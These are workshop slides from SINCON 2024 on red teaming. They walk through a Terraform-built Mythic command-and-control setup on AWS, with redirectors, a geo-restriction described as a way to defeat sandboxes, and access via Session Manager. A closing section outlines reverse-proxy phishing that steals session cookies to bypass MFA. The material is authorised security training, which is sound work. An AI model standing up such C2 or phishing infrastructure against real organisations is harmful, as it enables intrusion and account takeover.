Modern Red Teaming

Workshop - SINCON 2024

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Since 2001, he is a pentester/red teamer who has released advisories and tools on VoIP Cisco products, Active Directory, and SAP and he has spoken at various security-focused conferences including Hack.lu, Troopers, ITunderground, Hacktivity, HITB, SSTIC, REcon, and Black Hat Arsenal.

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After completing his MEng in Computer Networking & Telecommunications and an apprenticeship in the Defence sector in France, Nicolas Buzy-Debat moved to Singapore where he has been working for almost a decade.

Starting as a Managed Vulnerability Intelligence consultant in a commercial CERT, he progressively transitioned to Offensive Security & Red Teaming roles, mostly in regional Tech companies. He now leads the Red Team at Grab.

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Workshop outline

- Red Teaming concepts - 20 mins
- Red Team infrastructure as code - 40 mins
- Lunch - 1 hr
- MFA-aware phishing and session orchestration - 1 hr
- macOS post-exploitation - 1 hr

Red Teaming concepts

Blue Team vs Red Team

Blue Team (defence)

Configures security controls, monitors threats and responds to incidents

Red Team (offence)

Attempt to simulate a breach caused by a Threat Actor by employing known or new Tactics, Techniques and Procedures (TTPs).

Tries to execute exercises as much as possible the way threat actors would:

- Stealth
- Open or wide scope
- Operations spanning over long periods of time
- Less constraints
- Capabilities
- Maintain access until objectives are reached

The purpose of Red Team exercises

The main objective of Red Team exercises is to evaluate **preparedness** on 3 aspects:

- Preventive controls
  - Anti-malware
  - Firewalls
  - Hardening
  - Identity and Access Management (IAM)
- Detective controls
  - Endpoint **Detection** and Response (E**D**R)
  - Security information and event management (SIEM) built-in or custom rules
  - Logging sources
- Response
  - Endpoint Detection and **Response** (ED**R)**
  - Investigation tools
  - Incident Response processes
  - Blue Team's exposure to certain concepts and techniques

The Red Teamer may also identify and exploit vulnerabilities and misconfigurations if they are needed for them to achieve their **goals.**

C2 infrastructure concepts

C2 (Command & Control) servers


- Most critical Red Team asset
- Server where Red Team operators give instructions to infected machines (execute commands, upload/download files, etc.)
- Listens to callbacks from the malware (a.k.a implant)
- Better to be on a private network

Redirectors

- Hide the original location of the C2 server
- Flexibility: don’t need to spin up a new C2 server if discovered, only a new redirector
- (Bonus) Mimic legitimate-looking traffic
- (Bonus) Controls how the malware listener can be accessed (Geo-blocking, IP or UA blacklisting, fake webpage if the format of the request is wrong, etc.)

Tiers

- Short-Haul: the callback interval is at an almost interactive level, adequate for heavy use from Red Team operators
- Long-Haul: using a different malware, persistence mechanism, redirector, potentially even C2 communication channel. Long callback interval for added stealth, only used to recover access when an issue arises with the SH implant



C2 infrastructure tech stack

Infrastructure service provider

- AWS
- Azure
- GCP
- Digital Ocean…

Redirectors

- Nginx, Apache, Caddy: use the web server redirect/rewrite rules
- Socat utility
- Managed services
  - AWS Cloudfront, Lambda + API Gateway
  - Azure CDN
  - Cloudflare Workers…

C2 servers and agents

- **Mythic** (Apollo, Medusa, Poseidon, Apfell, and many more) => used during the workshop
- Cobalt Strike
- Sliver
- Havoc …
- => 141 entries as of today in the C2 Matrix!

Red Team infrastructure as code

Why defining infrastructure as code?

- Transparency and collaboration: the code itself serves as documentation, showing exactly what the managed infrastructure looks like without the need for separate documentation.

- Consistency and speed: it ensures fast and consistent deployments if it doesn’t rely on unmanaged resources (e.g. hard-coded references to resources not managed by Terraform)

- Version control: since it’s defined as code, it can be version-controlled in e.g. Git. It allows for easy tracking of changes and quick rollback in case of issues.

Modifying and enhancing an open-source project


The code presented in this workshop is initially based on Kyle Avery's Multi-Stage-Mythic project (blog post)

It was then modified to add OPSEC and quality-of-life improvements

The implant build automation phase was removed to simplify the workshop, and because we prefer it to have its own dedicated pipeline

It was modified to use AWS services only (no Azure CDN) to simplify the workshop as well, but we do encourage you to experiment with other types of redirector on your own time.

Infrastructure architecture




Clone the project

Clone the workshop repository to continue:


git clone https://github.com/nbuzydeb/sincon24_modern_redteam.git

cd sincon24_modern_redteam

Project structure difference



- TF code split into more files for readability, each category of resource gets their own TF file
- No payloads folder, no generate_payloads.py as out of scope of this workshop
- Next slides will cover the additions/upgrades :)



Cloudfront Geo restrictions

- Cloudfront allows you to restrict the geographic distribution of your content

- 2 advantages for us:
  - Avoid the noise from large-scale automated scanners from abroad
  - Defeat sandboxes hosted in foreign countries

```
restrictions {
  geo_restriction {
    restriction_type = "whitelist"
    locations        = ["SG"]
  }
}
```

Restrictions Arguments

The `restrictions` sub-resource takes another single sub-resource named `geo_restriction` (see the example for usage).

The arguments of `geo_restriction` are:

- `locations` (Required) - ISO 3166-1-alpha-2 codes for which you want CloudFront either to distribute your content (`whitelist`) or not distribute your content (`blacklist`). If the type is specified as `none` an empty array can be used.
- `restriction_type` (Required) - Method that you want to use to restrict distribution of your content by country: `none` , `whitelist` , or `blacklist` .

Cloudfront prefix list for the LB's security group

- "AWS-managed prefix lists are sets of IP address ranges for AWS services." Documentation
- We can reference prefix lists in security group rules
- We can thus limit access to our origin (load balancer - LB) to only CloudFront IPs, preventing direct access to the LB AWS blog post
  - **Note: this does not prevent an external party from pointing a Cloudfront distribution at your LB and get access!**

```
data "aws_ec2_managed_prefix_list" "cloudfront" {
  name = "com.amazonaws.global.cloudfront.origin-facing"
}

resource "aws_security_group" "alb_c2_listener_sg" {
  name   = "alb_c2_listener_sg"
  vpc_id = aws_vpc.my_vpc.id

  ingress {
    from_port       = 80
    to_port         = 80
    protocol        = "tcp"
    prefix_list_ids = [data.aws_ec2_managed_prefix_list.cloudfront.id]
  }
```

ELB => ALB

Upgraded the classic Elastic Load Balancer (ELB) to an Application Load Balancer (ALB):

- Supports additional protocols such as WebSocket and HTTP/2
- Supports content-based routing
- More information here

```
resource "aws_lb" "alb_c2_v3" {
  name               = "c2-alb-v3"
  internal           = false
  load_balancer_type = "application"
  subnets            = [aws_subnet.my_public_subnet_1.id, aws_subnet.my_public_subnet_2.id]
  security_groups    = [aws_security_group.alb_c2_listener_sg.id]
  access_logs {…
  }
}

resource "aws_lb_listener" "lb_listener_c2_mythic_v3" {
  load_balancer_arn = aws_lb.alb_c2_v3.arn
  port              = 80
  protocol          = "HTTP"

  default_action {
    target_group_arn = aws_lb_target_group.lb_tg_c2_mythic_v3.arn
    type             = "forward"
  }
}

resource "aws_lb_target_group" "lb_tg_c2_mythic_v3" {
  name        = "c2-mythic-v3-tg"
  port        = 81
  protocol    = "HTTP"
  vpc_id      = aws_vpc.my_vpc.id
  target_type = "instance"
}

resource "aws_lb_target_group_attachment" "lb_tg_attachment_c2_mythic_v3" {
  target_group_arn = aws_lb_target_group.lb_tg_c2_mythic_v3.arn
  target_id        = aws_instance.mythic_v3.id
  port             = 81
}
```

ALB logs

Access logs can be enabled on your load balancer, they contain:

- Timestamp
- Client IP address
- Request paths
- Server responses…

```
access_logs {
  bucket  = aws_s3_bucket.redteam_logs_bucket.id
  prefix  = "alb_v3"
  enabled = true
}
```

It can be useful for compliance or troubleshooting purposes.

SSM Session Manager instead of open SSH port

AWS Systems Manager (SSM) Session Manager is a managed service:

- Usable either from CLI or an interactive one-click browser-based shell
- **No need to open inbound ports, maintain bastion hosts, or manage SSH keys**
- Sessions can be logged and audited (not configured in the workshop)
- Supports port forwarding, and SSH tunneling (no logging available)

```
resource "aws_instance" "mythic_v3" {
  instance_type        = var.aws_instance_type
  ami                  = data.aws_ami.ubuntu.id
  iam_instance_profile = aws_iam_instance_profile.ssm_instance_profile.name
```

```
resource "aws_iam_role_policy_attachment" "ssm_policy_attachment" {
  role       = aws_iam_role.ssm_role.name
  policy_arn = "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
}

resource "aws_iam_instance_profile" "ssm_instance_profile" {
  name = "SSMInstanceProfile"
  role = aws_iam_role.ssm_role.name
}
```

Dynamic Ubuntu AMI via aws_ami data source

The Amazon Machine Image (AMI) ID is dynamically retrieved based on the filter.

It ensures that we get the latest Ubuntu 22.04 image at launch time.

This also allows the references to the AMI to be region-independent

```
data "aws_ami" "ubuntu" {
  most_recent = true

  filter {
    name   = "name"
    values = ["ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-arm64-server-*"]
  }

  filter {
    name   = "virtualization-type"
    values = ["hvm"]
  }

  owners = ["099720109477"] # Canonical's owner ID
}
```

Terraform state and backend

The state is where Terraform keeps track of the infrastructure (binding remote objects <> resources declared as code) it's managing and the configuration.

It is used to determine which changes to make to your infrastructure. More information here.

A backend defines where Terraform stores its state data files. By default, the local backend is used. This is not suitable for collaboration.

Instead, we can use an S3 bucket as a backend to store our state data files. We will need to create it manually outside of Terraform, then reference it in our Terraform files.

Terraform state S3 bucket creation


```
RANDOM_SUFFIX=$(LC_ALL=C tr -dc 'a-z0-9' </dev/urandom | head -c 8)

BUCKET_NAME="sincon2024-modern-rt-workshop-tfstate-${ RANDOM_SUFFIX}"

# Should return: make_bucket: <bucket_name>
aws s3 mb s3://${BUCKET_NAME} --profile sincon2024
```

Terraform S3 backend bucket name

Change the s3 backend bucket value to the name of the S3 bucket you just created:



Initialize Terraform

Go to the “tf” directory and initialize the Terraform workspace:

```
cd tf

terraform init
```

```
tf % terraform init

Initializing the backend...

Successfully configured the backend "s3"! Terraform will automatically
use this backend unless the backend configuration changes.

Initializing provider plugins...
- Finding hashicorp/aws versions matching "5.48.0"...
- Finding hashicorp/random versions matching "3.6.1"...
- Finding latest version of hashicorp/cloudinit...
- Installing hashicorp/cloudinit v2.3.4...
- Installed hashicorp/cloudinit v2.3.4 (signed by HashiCorp)
- Installing hashicorp/aws v5.48.0...
- Installed hashicorp/aws v5.48.0 (signed by HashiCorp)
- Installing hashicorp/random v3.6.1...
- Installed hashicorp/random v3.6.1 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
```

Apply the changes

Now issue `terraform apply`

It will show you the expected changes, review them then type “yes”.

It will take up to 10 minutes to complete :)

At the end, you will get details about your C2 and Phishing infra! 🎉

```
Outputs:

mythic_v3_cloudfront_distribution = "https://d3rv73p92buhdg.cloudfront.net"
mythic_v3_instance_id = "i-0b3af67bb857580c3"
phishing_instance_id = "i-052a53ccbb46f6077"
phishing_server_IP = "47.128.15.26"
```

```
  # aws_vpc.my_vpc will be created
  + resource "aws_vpc" "my_vpc" {
      + arn                                  = (known after apply)
      + cidr_block                           = "10.100.0.0/16"
      + default_network_acl_id               = (known after apply)
      + default_route_table_id               = (known after apply)
      + default_security_group_id            = (known after apply)
      + dhcp_options_id                      = (known after apply)
      + enable_dns_hostnames                 = true
      + enable_dns_support                   = true
      + enable_network_address_usage_metrics = (known after apply)
      + id                                   = (known after apply)
      + instance_tenancy                     = "default"
      + ipv6_association_id                  = (known after apply)
      + ipv6_cidr_block                      = (known after apply)
      + ipv6_cidr_block_network_border_group = (known after apply)
      + main_route_table_id                  = (known after apply)
      + owner_id                             = (known after apply)
      + tags                                 = {
          + "Name" = "MyVPC"
        }
      + tags_all                             = {
          + "Name" = "MyVPC"
        }
    }

Plan: 30 to add, 0 to change, 0 to destroy.


Changes to Outputs:
  + mythic_v3_cloudfront_distribution = (known after apply)
  + mythic_v3_instance_id             = (known after apply)
  + phishing_instance_id              = (known after apply)
  + phishing_server_IP                = (known after apply)

Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.


  Enter a value: yes
```

Get a shell on the instance

First check that all the “status checks” passed, then click on “Connect”:



Then click on “Session Manager” > “Connect”:



Check Mythic containers status

```
cd /opt/Mythic/

sudo ./mythic-cli status
```

```
ssm-user@ip-10-100-1-249:/opt/Mythic$ sudo ./mythic-cli status
MYTHIC SERVICE          WEB ADDRESS                                                     BOUND LOCALLY
Nginx (Mythic Web UI)   https://127.0.0.1:7443                                          false
Mythic Backend Server   http://127.0.0.1:17443                                          true
Hasura GraphQL Console  http://127.0.0.1:8080                                           true
Jupyter Console         http://127.0.0.1:8888                                           true
Internal Documentation  http://127.0.0.1:8090                                           true

ADDITIONAL SERVICES     ADDRESS                                                         BOUND LOCALLY
Postgres Database       postgresql://mythic_user:password@127.0.0.1:5432/mythic_db      true
React Server            http://127.0.0.1:3000/new                                       true
RabbitMQ                amqp://mythic_user:password@127.0.0.1:5672                      true

Mythic Main Services
CONTAINER NAME          STATE           STATUS                          MOUNT   PORTS
mythic_documentation    running         Up About a minute (healthy)     local   8090/tcp -> 127.0.0.1:8090
mythic_graphql          running         Up 33 seconds (healthy)         N/A     8080/tcp -> 127.0.0.1:8080
mythic_jupyter          running         Up About a minute (healthy)     local   8888/tcp -> 127.0.0.1:8888
mythic_nginx            running         Up About a minute (healthy)     local   7443/tcp -> :::7443, 7443
mythic_postgres         running         Up About a minute (healthy)     local   5432/tcp -> 127.0.0.1:5432
mythic_rabbitmq         running         Up About a minute (healthy)     local   5672/tcp -> 127.0.0.1:5672
mythic_react            running         Up About a minute (healthy)     local   3000/tcp -> 127.0.0.1:3000
mythic_server           running         Up About a minute (healthy)     local   7000/tcp -> :::7000, 7001/t
/tcp -> :::7005, 7006/tcp -> :::7006, 7007/tcp -> :::7007, 7008/tcp -> :::7008, 7009/tcp -> :::7009, 7010/t
001, 7002, 7003, 7004, 7005, 7006, 7007, 7008, 7009, 7010

Installed Services
CONTAINER NAME  STATE           STATUS                  MOUNT
apfell          running         Up About a minute       apfell_volume
http            running         Up About a minute       http_volume
```

Troubleshooting

In case the services are not up yet, it could be due to the low bandwidth available for your EC2 instance => slow download speed 😓

You can check the Cloud-init logs for any still running tasks from your user-data script:

```
sudo tail /var/log/cloud-init-output.log
```

```
ssm-user@ip-10-100-1-156:~$ sudo tail /var/log/cloud-init-output.log
26070551e657: Downloading [==========================================>        ]  24.62MB/29.16MB
a86293a104ae: Download complete
5aa60d344ce8: Downloading [================>                                  ]  4.528MB/12.84MB
7ae832c8db14: Download complete
f98a62eb7798: Download complete
118b9f98afd4: Download complete
d8fd9f2f8a04: Download complete
0fab5e0388e9: Download complete
16cc9ada13fb: Download complete
```


Connect to your Mythic C2 interface

- Get your credentials (**on the C2 server**):
  - `sudo ./mythic-cli config | grep "MYTHIC_ADMIN_"`

- Use SSM port forwarding **on your machine** to reach the web application:
  - ```
    aws ssm start-session --target "i-xxxxxxxxxx" \
                          --document-name AWS-StartPortForwardingSession \
                          --parameters '{"portNumber":["7443"],"localPortNumber":["7443"]}' --profile sincon2024
    ```

- Go to https://127.0.0.1:7443 and use the credentials obtained from step 1
    ```

Mythic C2 dashboard



After the workshop… (NOT NOW :D)

Do not forget to bring down the infrastructure to avoid incurring unnecessary costs!

Simply issue:

`terraform destroy`

```
aws_internet_gateway.my_igw: Destruction complete after 3m9s
aws_security_group.alb_c2_listener_sg: Destruction complete after 27s
aws_subnet.my_public_subnet_1: Destruction complete after 27s
aws_vpc.my_vpc: Destroying... [id=vpc-0054b373bd95c9b36]
aws_vpc.my_vpc: Destruction complete after 1s

Destroy complete! Resources: 31 destroyed.
```

MFA-aware phishing and session orchestration

Phishing

- Still relevant and effective in 2024
- Easy way to steal credentials
  - MFA can be bypassed (if it's not well implemented)
- Phishing can help to obtain persistence
  - Via a Dropper but also on SaaS services
- Phishing can help for data exfiltration
  - Gdrive,Dropbox, Box, ...
  - Code repository: Github, Gitlab...

Issues around Phishing for an attacker

- Plenty of detections or ways to report phishing are implemented, today.
  - Mass phishing can be quickly identified and reported

    What if after 1.42 minute I already had what I was looking for?
- Passwords are like underwear so it's changed frequently, right?!

  Do I still need a password in 2024? Is stealing a session not enough?
- Multi-Factor Authentication (MFA) adoption makes password spray ineffective.
  - MFA is effective only if U2F/WebAuthn are implemented

    What if I manage to phish the SSO portal? MFA authentication is only required once!


How to Phish nowadays

Use a “transparent” reverse proxy, “man-in-the-middle attack framework” which allows to bypass 2-factor authentication protection, in order to phishing login credentials along with session cookies.

Automate post-exploitation , to reduce work factor* and maximise attack efficiency

